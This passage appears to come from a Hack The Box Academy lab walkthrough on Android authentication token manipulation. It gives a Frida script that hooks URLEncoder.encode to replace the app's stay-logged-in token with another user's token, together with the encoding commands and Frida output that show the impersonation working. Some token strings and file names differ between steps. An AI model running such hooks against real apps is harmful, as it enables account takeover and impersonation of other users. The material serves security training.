
rec 5 1

Output

HvjC9y1N6MwigL/l2HiFtw==

Directly inserting the encrypted string `HvjC9y1N6MwigL/l2HiFtw==` into Shared Preferences will not work, as the code shows the token is retrieved from the database. Instead, we can use a Frida script to modify the `stayLoggedInToken` value at runtime.

According to the line `String str = "stayLoggedInToken=" + URLEncoder.encode(this.stayLoggedInToken, "UTF-8");` in the `StayLoggedIn` activity, the value ultimately stored in `stayLoggedInToken` is the result of calling `URLEncoder.encode()`. To write our Frida script, we first need to understand how this method works. A quick search for `android urlencoder` leads to the following result:





URLEncoder | Android Developers

Write code to work with particular form factors. ... Browse API reference documentation with all the details. ... Quickly bring your app to life with less code, ...

The documentation shows that the `URLEncoder` class belongs to the `java.net` package, which is required for our script.

Android Developers > Develop > Reference

Was this helpful?

URLEncoder

Added in API level 1

```
public class URLEncoder
    extends Object
```

java.lang.Object

↳ java.net.URLEncoder

On this page

Summary

Public methods

Inherited methods

Public methods

encode

encode

encode

It also reveals that there are three overloaded `encode()` methods, each accepting different argument types.

Summary

Public methods	
static String	<code>encode(String s, String enc)</code> Translates a string into <code>application/x-www-form-urlencoded</code> format using a specific encoding scheme.
static String	<code>encode(String s)</code> <i>This method was deprecated in API level 15. The resulting string may vary depending on the platform's default encoding. Instead, use the <code>encode(String,String)</code> method to specify the encoding.</i>
static String	<code>encode(String s, Charset charset)</code> Translates a string into <code>application/x-www-form-urlencoded</code> format using a specific <code>Charset</code> .

This information is essential to making the correct hook in our Frida script. Before proceeding, let's manually URL-encode the token using the following commands:

Authentication Token Manipulation

```
r11k@htb[/htb]$ apt install gridsite-clients
r11k@htb[/htb]$ urlencode "HvjC9yLN6MwigL/l2HiFtw=="

HvjC9yLN6MwigL%2Fl2HiFtw%3D%3D
```

Now, create a file named `put_token.js` and add the following JavaScript code.

Code: js

```
Java.perform(function () {

    // Use Java.use to get a reference to the java.net.URLEncoder class.
    var myClass = Java.use("java.net.URLEncoder");

    // Hook the overload of the encode method that takes two String parameters.
    myClass.encode.overload('java.lang.String', 'java.lang.String').implementation = function(a, b) {

        // Log a message indicating that we're inside the hooked method.
        console.log("In The Activity");
```

```
// Call the original encode method with its original arguments.
var retValue = this.encode(a, b);

// Log the original return value of the encode method.
console.log("\nToken: ", retValue);

// Specify the new return value we want to use instead.
var newRetValue = "HvjC9yLN6MwigL%2FL2HiFtw%3D%3D";

// Log the new return value that we're going to return.
console.log("\nNew Return Value=", newRetValue);

// Return the new return value, effectively overriding the method's original return value.
return newRetValue;
};
});
```

Once our script is ready, we can run Frida and observe the results.


Authentication Token Manipulation

```
r1lk@htb[/htb]$ frida -U -l post_token.js -f com.hackthebox.myapp
3s

----
/_ _ |   Frida 16.1.11 - A world-class dynamic instrumentation toolkit
|(_| |
> _ |   Commands:
/_/ |_ |       help      -> Displays the help system
. . . .       object?    -> Display information about 'object'
. . . .       exit/quit  -> Exit
. . . .
. . . .       More info at https://frida.re/docs/home/
. . . .
. . . .       Connected to Android Emulator (id=emulator-5554)
Spawned `com.hackthebox.myapp`. Resuming main thread!
[Android Emulator::com.hackthebox.myapp ]-> In The Activity

Original Return Value= %2FbUP0RtfAdrYQ1os826nhA%3D%3D%0A

New Return Value= HvjC9yLN6MwigL%2FL2HiFtw%3D%3D
```



The injection is successful. The token for the user **maria** has been correctly injected into the **stayLoggedInToken** variable and sent in the POST request to the remote server.



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK

35ms



Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left



Waiting to start...



Enable step-by-step solutions for all questions



Questions



Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 5



Log into the application using an alternate user account. What is the value of the Total Balance?

Submit your answer here...

+10 Streak pts



Submit



auth_token_manipulation.zip

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Cheat Sheet



Go to Questions

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My Workstation



OFFLINE

▶ Start Instance

∞ / 1 spawns left